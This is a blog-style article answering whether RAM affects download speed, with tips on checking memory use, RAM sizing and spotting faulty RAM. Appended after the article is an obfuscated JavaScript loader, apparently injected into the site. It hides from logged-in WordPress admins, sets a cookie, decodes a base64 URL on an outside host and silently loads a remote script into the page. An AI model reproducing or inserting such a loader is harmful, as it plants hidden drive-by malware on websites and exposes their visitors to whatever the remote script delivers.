
It can be frustrating having an internet plan that doesn’t fulfill its promised download speed. However, download speed and general network speed can depend on a lot of different factors.
A lot of people wonder if their RAM (Random Access Memory) affects their download speed in any way. It’s one of the most important components of a computer, and it’s a reasonable question to ask. So, Does RAM in fact affect download speed?
No, RAM speed doesn’t directly impact your internet speed. However, having very little available RAM available on your computer, for example, can make it so your computer struggles when processing data, which in turn can slow your downloading speed down. If your computer completely runs out of RAM, the download might stop entirely.
While RAM usually doesn’t affect download speed, it’s not completely cut and dry. Read more if you want to find out how RAM can affect your download speed.
Does RAM Affect Download Speed?
As I mentioned earlier, your RAM (random access memory) does not directly affect the effective download speed. The things that dictate your download speed are mainly your router, type of connection (wireless or ethernet cable), and your computer’s network card.
However, your RAM can affect download speed and internet speed in more indirect ways. For example, RAM can cause your internet speed to seem very slow if you don’t have a lot of RAM available.
Browser tabs, for example, can take a long time to load, in addition to your computer being slower. In reality, however, this has nothing to do with your internet speed, but everything to do with your hardware.
The same can go for watching videos on YouTube and other websites. Videos can buffer for a long time, stutter, and other things that you normally associate with a slow internet connection.
If you have very little RAM available on your computer, download speed can also be affected. Your computer may struggle to process all the data that it needs to in order to download files.
This can then cause your download speed to slow down because your computer is taking longer to process and manage the download.
Luckily, it’s really easy to check whether or not your computer needs more RAM. First, start the processes that you normally have active while your download speed/internet speed is slow.
After this, press Ctrl + Alt + Delete, and then enter the Task Manager. When you have opened the task manager menu, click on Performance. Here, check how much available RAM there is on your computer.
It’s easy to check whether or not your computer needs more RAM: when doing the things u usually do on the computer, open up the task manager and check out how much RAM is reserved.

If 80% of your RAM is being used, it’s probably a good idea to buy at least another stick of RAM. RAM is one of the cheapest components you can buy for your computer, so it’s arguably a small sacrifice for the value you’re getting.
Is RAM Important For Download Speed?
Your RAM certainly isn’t the most important factor when it comes to downloading speed. As I said earlier, your ISP (internet service provider), type of connection, and network card are the most important.
If you’re unsure of why your downloading speed is slow, there are a few things you can do. I’ll go over them below.
- Clear your browser’s cache
- Remove temporary files on your computer
- Check so your computer has enough room to store the files you want to download
- Consider switching to a wired connection (instead of using the wi-fi, it’s much slower)
So, how much RAM do you actually need on your computer? Well, that all depends on what you hope to accomplish when using it. I’ll go over some common RAM specifications and their potential below.
- 2-4 GB of RAM — This used to be the golden standard (from around Windows XP to Vista), and it’s enough to handle around one application at a time. If you have less than 4 GB of RAM in your computer, you’re going to want to upgrade it.
- 4-6 GB of RAM — 4-6 GB of RAM will take care of standard office work such as browsing the web while having documents open, email, and so forth. You don’t really need more than 6 GB of RAM if you don’t want to play games and stuff like that.
- 6-8 GB of RAM: If you have around 6-8 GB of RAM, you can comfortably have multiple browser tabs open at the same time while handling emails and documents. Realistically, 8 GB is somewhat redundant for tasks like these. If you’re looking to play games on your computer, however, 8 GB is a fine starting point.
- 16-32 GB of RAM — A lot of modern games require a lot of RAM, so if you’re interested in playing new and upcoming games, I’d recommend having either 16 GB or 32 GB of RAM.
How Do I Know if My RAM is Causing Problems?
Slow internet speeds, downloading speeds, and computer crashes can be caused by RAM. Let’s go through the different things that can be caused by bad RAM (not including the already discussed internet and download speed).
As I mentioned earlier, random computer crashes can mean that one or more of your RAM sticks is going bad. Both RAM sticks do not have to be bad for your computer to start crashing. If your computer randomly crashes from time to time, run a memory test.
Another common way of discovering that bad RAM is through files. For example, users with one or more bad RAM sticks can find that files in their computers are corrupted for seemingly no reason. If this is the case for you, you probably have at least one bad RAM stick.
Sometimes, you can identify bad RAM by checking how much your computer thinks you have installed. Right-click the Windows icon in the bottom left of your screen, then select System -> About.
If you know that you have 8 gigs of RAM installed on your computer and the about info shows 4, then one of your 2 sticks is broken.
If an unusually slow internet/download speed coincides with any of the problems discussed above, then there’s a fair chance that your RAM is no good.
(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9\+\/\=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();